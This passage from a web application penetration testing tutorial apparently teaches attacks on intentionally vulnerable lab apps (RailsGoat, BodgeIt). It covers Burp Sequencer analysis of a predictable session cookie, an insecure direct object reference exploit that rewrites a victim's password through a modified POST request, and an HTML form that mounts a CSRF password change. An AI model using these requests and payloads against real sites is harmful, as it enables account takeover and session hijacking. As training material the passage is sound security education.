
*Required Fields

***User Name:**

***Password:**

11. In this case, the request that sets the session cookie is the one that first loads the exercise; search in Burp Suite's history for the `Set-Cookie: WEAKID=` response header. This ID is merely numbers separated by a hyphen.
12. Send the request to Sequencer.
13. Select the `WEAKID` cookie as the target to analyze.

14. Start the live capture and wait for it to finish and execute the analysis:



Burp Sequencer [live capture #2: http://192.168.56.11]

Live capture (20000 tokens)

Requests: 20295

Errors: 0


Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

For this ID, we can see that the quality is extremely poor. Going to the character analysis, we can have a better idea:



Significance Levels

The chart indicates the degree of confidence in the randomness of the sample at each character position. The significance level at each p
the observed character-level results occurring, assuming that the sample is randomly generated.

This chart shows the degree of change or significance for each character position. We see that significance increases from position **2** to position **3** and from **3** to **4**, to then fall again in **5**, which is the location of the hyphen. This suggests that the first part of the ID is incremental and that the same may apply to the second part, but with a different rate.

How it works...

Burp Suite's Sequencer performs different statistical analyses on large amounts of session identifiers (or whatever piece of information from a response we provide to it) to determine whether such data is being randomly generated or whether there may be a predictable pattern that may allow an attacker to generate a valid ID and hijack a session with it.

First, we analyzed a complex session cookie composed by a data structure encoded using the base64 algorithm and what seems to be an SHA-1 hash. We can tell that the first part is base64-encoded because it contains lowercase and uppercase letters, numbers, may also contain a plus symbol (+) or a slash (/), and it also ends in `%3D`, which is the URL escape sequence for =, a string terminator in base64. We say the second part of the cookie is an SHA-1 hash because it is a hexadecimal string of 40 digits; each hexadecimal digit represents 4 bits, and 4 bits * 40 digits = 160 bits; and SHA-1 is the most popular 160-bit hashing algorithm.

Then, we analyzed a weakly generated session ID. It's rather obvious that it is incremental, since in decimal numbers, the digit in the rightmost position changes ten times more frequently than its closest left-hand neighbor. The second part of the ID, based on its length and most significant digits, suggests a Unix timestamp (`https://en.wikipedia.org/wiki/Unix_time`).

See also

Dig further into the generation mechanisms for the `WEAKID` session cookie and try to figure out a way of discovering an active session cookie to bypass the login. Use Burp Suite's Repeater and Intruder to facilitate the job.

To learn more about how to distinguish encoding, hashing, and encryption, check out this excellent article: `https://danielmiessler.com/study/encoding-encryption-hashing-obfuscation/`.

Abusing insecure direct object references

A direct object reference is when an application uses input provided by the client to access a server-side resource by name or other simple identifier, for example, using a file parameter to search for a specific file in the server and allowing the user to access it.

If the application doesn't properly validate the value provided by the user, and that such a user is allowed to access the resource, an attacker can take advantage of this to bypass privilege level controls and access files or information not authorized for that user.

In this recipe, we will analyze and exploit a simple example of this vulnerability in the RailsGoat application.

Getting ready


For this recipe, we need to have at least two users registered in RailsGoat. One of them will be the victim with the username `user`, and the other one will be the attacker, called `attacker`.

How to do it...

For this exercise, it is preferable that we know the passwords for both users, although we only really need to know the attacker's password in a real-life scenario.

Configure the browser to use Burp Suite as a proxy and do the following:

1. Log in as the `user` and go to account settings; click on the profile picture (top right-hand corner) and **account settings**:


192.168.56.11/railsgoat/users/7/account_settings

Profile Settings

Email
user@example.com

First name
user


Last name
user

Password
Enter Password

Password confirmation
Enter Password

Notice that, in our example, the URL says `users/7/account_settings`. Could it be that that number `7` is a user ID?

2. Log out and log in as the `attacker`.
3. Go to **account settings** again and observe that the URL for the attacker settings has a different number.
4. Enable request interception in Burp Suite.
5. Change the password for the attacking user. Set a new password, confirm it, and click **Submit**.
6. Let's analyze the intercepted request:




```
POST /railsgoat/users/9.json HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/railsgoat/users/9/account_settings
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 279
Cookie:
_railsgoat_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJTYyZWQ2ZmQ2YTg2MjE1YTFlNDQ5NzQzOWU3Njc3NTQwBjsAVEkiEF9jc3JmX
3Rva2VuBjsARkkiMUJPMU5RTkVwd0UwT2Vxc2NPZE5YRG1OQnB2RDhEb3lhOVlyYmJ0MFZJZ3c9BjsARkkiDHVzZXJfaWQGOwBGaQ4%3D--8deeb
866cf6ee3d830bbfbd52ccf5071aeac4632
Connection: close

utf8=%E2%9C%93&_method=put&authenticity_token=BO1NQNEpwE0OeqscOdNXDmNBpvD8Doya9YrbbtOVIgw%3D&user%5Buser_id%5D=9
&user%5Bemail%5D=attacker%40example.com&user%5Bfirst_name%5D=attacker&user%5Blast_name%5D=attacker&user%5Bpasswo
rd%5D=password&user%5Bpassword_confirmation%5D=password
```

Let's focus on the underlined parts of the screenshot. First, the request is made to a `9.json` file; `9` is the number in the URL of the attacker's **account settings**, so that may be the user ID. Next, there is a `user%5Buser_id%50` parameter (`user[user_id]`, if we decode it) with the value `9`, and then a `user%5Bemail%50` or `user[email]` once URL-decoded. The last two parameters are the password and its confirmation.

7. So, what if all those references to user number `9` in the attacker's requests are not correctly validated? Let's try and attack the victim user, which has the ID of `7`.


8. As the attacker, make a password change and intercept the request again.
9. Change the request, replacing the attacker's ID with the victim's ID in both the URL and `user_id` parameters.
10. Change the rest of the request as per the underlined values in the screenshot, or choose your own:



```
POST /railsgoat/users/7.json HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/railsgoat/users/9/account_settings
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 281
Cookie:
_railsgoat_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkiJWExZGIyOTFhY2Y3ZTkzM2U1MTcxNWNiZDExZDQ1NGZmBjsAVEkiEF9jc3JmX
3Rva2VuBjsARkkiMWVCNmM4N1dkaHpOeWw5djdUdWVpVUxsY011UHFja1JQTU5aaStlNThHT2M9BjsARkkiDHVzZXJfaWQGOwBGaQ4%3D--35b97
8131df9fbfc1551c746f912c85fa469c854; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close

utf8=%E2%9C%93&_method=put&authenticity_token=eB6c87WdhzNyl9v7TueiULlcMuPqckRPMNZi%2Be58GOc%3D&user%5Buser_id%5D
=7&user%5Bemail%5D=user%40example.com&user%5Bfirst_name%5D=attacked-user&user%5Blast_name%5D=attacker&user%5Bpas
sword%5D=password123&user%5Bpassword_confirmation%5D=password123
```

11. Submit the request and verify that it is accepted (response code 200 and a message `success` in the body).
12. Log out and try to log in as the victim user with the original password and the login will fail.
13. Now, try the password set in the attacker's request and the login will be successful.

14. Go to account settings and verify that the other changes also happened:



192.168.56.11/railsgoat/users/7/account_settings

Welcome, attacked-user

Profile Settings

Email
user@example.com

First name
attacked-user

Last name
attacker

Password
Enter Password

How it works...

In this recipe, we first checked the URL of the user's account settings and noticed that the application may distinguish users by a numeric ID. Then, we performed a request to change the user's information and verified the use of numeric identifiers.

Then, we attempted to replace the ID of the user, making changes to affect other users, and it turned out that RailsGoat makes a direct object reference to the object that contains the user's information and only validates with the user ID provided in the body of the same request to make changes. This way, as the attacker, we only needed to know the victim's ID to change their information, even the password, which allowed us to log in on their behalf.


Performing a Cross-Site Request Forgery attack

A CSRF attack is one that makes authenticated users perform unwanted actions in the web application they are authenticated with. This is done through an external site that the user visits, and that triggers these actions.

In this recipe, we will obtain the required information from the application in order to know what the attacking site should do to send valid requests to the vulnerable server, and then we will create a page that simulates the legitimate requests and tricks the user into visiting that page while authenticated. We will also make a few iterations on the basic proof of concept to make it look more like a real-world attack, where the victim doesn't notice it.

Getting ready

You'll need a valid user account in BodgeIt for this recipe. We'll use `user@example.com` as our victim:


192.168.56.11/bodgeit/password.jsp

The BodgeIt Store

We bodge it, so you dont have to! User: user@example.com

Home About Us Contact Us Logout Your Basket Search

Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets

Your profile

Your password has been changed


Change your password:

Name user@example.com
New Password:
Repeat Password:
Submit

How to do it...

We first need to analyze the request we want to force the victim to make. To do this, we need Burp Suite, or another proxy configured in the browser:

1. Log in to BodgeIt as any user and click on the username to go to the profile.
2. Make a password change. Let's see what the request looks like in the proxy:



#	Host	Method	URL	Params	Edited	Status
400	http://192.168.56.11	GET	/bodgeit/password.jsp			200
401	http://192.168.56.11	POST	/bodgeit/password.jsp	✓		200


```
POST /bodgeit/password.jsp HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/bodgeit/password.jsp
Cookie: JSESSIONID=04941E55394E418114BC1931B8BB2490
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

password1=password&password2=password
```

So, it is a `POST` request to `http://192.168.56.11/bodgeit/password.jsp` and has only the password and its confirmation in the body.

3. Let's try to make a very simple HTML page that replicates this request. Create a file (we'll name it `csrf-change-password.html`) with the following contents:

```
<html>
<body>
<form action="http://192.168.56.11/bodgeit/password.jsp"
method="POST">
<input name="password1" value="csrfpassword">
<input name="password2" value="csrfpassword">
<input type="submit" value="submit">
</form>
</body>
</html>
```

4. Now, load this file in the same browser as our logged-in session:



```
<html> ev
  <head></head>
  <body>
    <form action="http://192.168.56.11/bodgeit/password.jsp" method="POST">
      <input name="password1" value="csrfpassword">
      
      <input name="password2" value="csrfpassword">
      
      <input value="submit" type="submit">
    </form>
  </body>
</html>
```

